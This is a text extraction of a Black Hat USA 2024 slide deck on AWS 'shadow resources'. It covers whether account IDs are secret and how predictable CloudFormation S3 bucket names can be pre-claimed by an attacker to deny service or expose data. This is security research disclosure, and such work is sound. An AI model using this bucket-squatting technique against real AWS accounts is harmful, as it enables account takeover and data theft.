



black hat[®]
USA 2024

AUGUST 7-8, 2024
BRIEFINGS

Breaching AWS Accounts Through Shadow Resources


Yakir Kadkoda

Michael Katchinskiy


Ofek Itach

#BHUSA @BlackHatEvents


AWS Account ID



Each AWS account has
a unique account ID



12-digit ID



Some treat it as a
secret, others don't

AWS Account ID



Each AWS account has
a unique account ID



12-digit ID



Some treat it as a
secret, others don't

Are AWS account IDs sensitive information?

BY COREY QUINN



Account IDs are not secrets. They're discoverable in the ARNs of resources and in various other places. Our threat model assumes that they're known; we do not rely on their secrecy.

4:42 AM · Jan 28, 2022



Some data points:

- I run flaws.cloud and flaws2.cloud where you can find the account ID (and also get access keys and username/passwords to IAM users and roles) and have not had negative consequences.
- A number of vendors, and AWS, make their account IDs public for various reasons, and as far as I know, they do not have negative consequences: https://github.com/duo-labs/cloudmapper/blob/master/vendor_accounts.yaml

I think the only legit reasons why AWS tutorials and others make their account IDs private are:

- It's somewhat distracting as your ID will be different when you follow the tutorial.
- If you make some bad mistakes elsewhere with your account, the account ID is needed to take advantage of those mistakes.

Personally, I think the main reason AWS and others hide their account IDs is just that others have done it and their worried to stop doing it because they don't know why it was done, but as I pointed out, there isn't a strong case for bothering to hide the IDs.



Following

In 2022 AWS unequivocally stated that "Account IDs are not considered sensitive." We think they are closer to secrets than most of us would like to admit, so we're re-opening the debate. Check out the data and attack examples in this post and let us know if you agree.



The final answer: AWS account IDs are secrets

blog.plerion.com



Also wait, let's talk about this. The technique they blocked was used to derive an AWS account ID from a bucket name. AWS has vehemently said in the past that account IDs are not secret. But they put in the effort to prevent this? That seems not right.




Not sure if it's changed, but when I worked at AWS (almost 2 years ago) Account Numbers were definitely considered sensitive.

We were told not to send files containing Account Numbers to anyone - not even the account owners. In the case of account owners it was allowed if the file was encrypted.

AWS account ID

A 12-digit number, such as 012345678901, that uniquely identifies an AWS account. Many AWS resources include the account ID in their [Amazon Resource Names \(ARNs\)](#). The account ID portion distinguishes resources in one account from the resources in another account. If you're an AWS Identity and Access Management (IAM) user, you can sign in to the AWS Management Console using either the account ID or account alias. While account IDs, like any identifying information, should be used and shared carefully, they are not considered secret, sensitive, or confidential information.

 (888) 944-8679 CONTACT US GET A QUOTE


ASSESSMENTS ▾ INDUSTRIES ▾ RESOURCES ▾ SECURITY BLOG COMPANY ▾

Technical Blog >> AWS

Assume the Worst: Enumerating AWS Roles through 'AssumeRole'

Spencer Gietzen

Disclaimer: As always, use Pacu and similar AWS pentesting tools responsibly. Only test against your own AWS accounts, or those you are authorized for.

 Daniel Grzelak January 17, 2024 2 min read

Almost every attack requires an identifier


With some exceptions, if you want to hack something in AWS you need a target of some sort, typically or access.

- Want to assume a role in somebody else's account? You need to [specify the target role ARN](#).
- Want to read confidential data from a DynamoDB table? You need to [use an identity in the target account](#) and specify the table name.
- Want to publish a malicious message to a notification topic you don't own? You need to [provide the topic ARN](#).
- Want to read from queue in another account? You need to [specify the queue URL](#), which is made up of its account ID, region, and queue name.
- Want to retrieve someone's vault archive? You need to [supply the target account ID](#) and vault name.

A quick click around [hackingthe.cloud](#) reveals some similar requirements for exploitation and privilege escalation techniques.

- [Abusing ECR for lateral movement](#) requires the account ID of the target container registry
- [API Call Hijacking via ACM-PCA](#) requires the ARN of a certificate authority to target

<https://rhinosecuritylabs.com/aws/assume-worst-aws-assume-role-enumeration/>
<https://blog.plerion.com/aws-account-ids-are-secrets/>



```
aws sts get-caller-identity
```



Yakir Kadkoa

 **aqua** Security
Lead Security Researcher

 YakirKad

Michael Katchinskiy
Formerly  **aqua** Security
Senior Security Researcher

 mike_katch



Ofek Itach

 **aqua** Security
Senior Security Researcher

 ofekitach

Agenda



Introduce
"Shadow Resources"




Showcase several
AWS vulnerabilities



Demonstrate
open-source tool
"TrailShark"



Introduce
"BucketMonopoly"



**Mitigation and
Recommendations**

aws Services Search [Alt+S]

Console Home Info

CloudFormation > Stacks > Create stack

Step 1
Create stack

Step 2
Specify stack details

Step 3
Configure stack options

Step 4
Review and create

Create stack

Specify template Info

A template is a JSON or YAML file that describes your stack's resources and properties.

Template source
Selecting a template generates an Amazon S3 URL where it will be stored.

Amazon S3 URL
Provide an Amazon S3 URL to your template.



Upload a template file
Upload your template directly to the console.

Upload a template file


sam_template.yaml

JSON or YAML formatted file

S3 URL: https://s3.us-east-1.amazonaws.com/cf-templates-9xd5rtihqxhs-us-east-1/2024-07-07T142733.619Zc66-sam_template.yaml




Shadow Resource



AWS resources generated
automatically or **semi-
automatically**



Most of the time, **spawned
without user intervention**



Might go **unnoticed**
by the account owner

S3 Buckets as Shadow Resources

Specify template [Info](#)
A template is a JSON or YAML file that describes your stack's resources and properties.

Template source
Selecting a template generates an Amazon S3 URL where it will be stored.

Amazon S3 URL
Provide an Amazon S3 URL to your template.

Upload a template file
Upload your template directly to the console.


Upload a template file

sam_template.yaml
JSON or YAML formatted file

S3 URL: https://s3.us-east-1.amazonaws.com/cf-templates-9xd5rthqxs-us-east-1/2024-07-07T142733.619Zc66-sam_template.yaml



Bucket Uniqueness



S3 bucket names must be **globally unique** across all AWS accounts




If you create 'cool-bucket-1', **no one else can claim that bucket name**



AWS CloudFormation Vulnerability

What is AWS CloudFormation?



<https://docs.aws.amazon.com/AWSCloudFormation/latest/UserGuide/cloudformation-overview.html>



AWS User



AWS CloudFormation

1 Upload a template file



template_file.yaml

3 CreateUploadBucket

3 BucketName

4 PutObject

5 ...

6 CreateStack

2



If the Bucket Does Not Exist:
Create Bucket
Return Bucket Name

CloudFormation Bucket Name



cf-templates-a3gfv31ap90h-us-east-1

Prefix

Hash

Region

AWS Account

AWS CloudFormation



AWS S3 Bucket




Bucket name: cf-templates-a3gjv31ap90h-us-east-1



us-east-1





WHAT IF ...?


The CloudFormation Bucket Already Exists

S3 Bucket Namesquatting - Abusing predictable S3 bucket names


31 July 2019




<https://onecloudplease.com/blog/s3-bucket-namesquatting>




DOS





WHAT IF ...?

The Attacker Opens the Bucket for Public Access



Block public access (bucket settings)

Edit

Public access is granted to buckets and objects through access control lists (ACLs), bucket policies, access point policies, or all. In order to ensure that public access to all your S3 buckets and objects is blocked, turn on Block all public access. These settings apply only to this bucket and its access points. AWS recommends that you turn on Block all public access, but before applying any of these settings, ensure that your applications will work correctly without public access. If you require some level of public access to your buckets or objects within, you can customize the individual settings below to suit your specific storage use cases. [Learn more](#)

Block all public access

✔ On

► Individual Block Public Access settings for this bucket

Block public access (bucket settings)


Edit


Public access is granted to buckets and objects through access control lists (ACLs), bucket policies, access point policies, or all. In order to ensure that public access to all your S3 buckets and objects is blocked, turn on Block all public access. These settings apply only to this bucket and its access points. AWS recommends that you turn on Block all public access, but before applying any of these settings, ensure that your applications will work correctly without public access. If you require some level of public access to your buckets or objects within, you can customize the individual settings below to suit your specific storage use cases. [Learn more](#)


Block all public access

⚠ Off

► Individual Block Public Access settings for this bucket

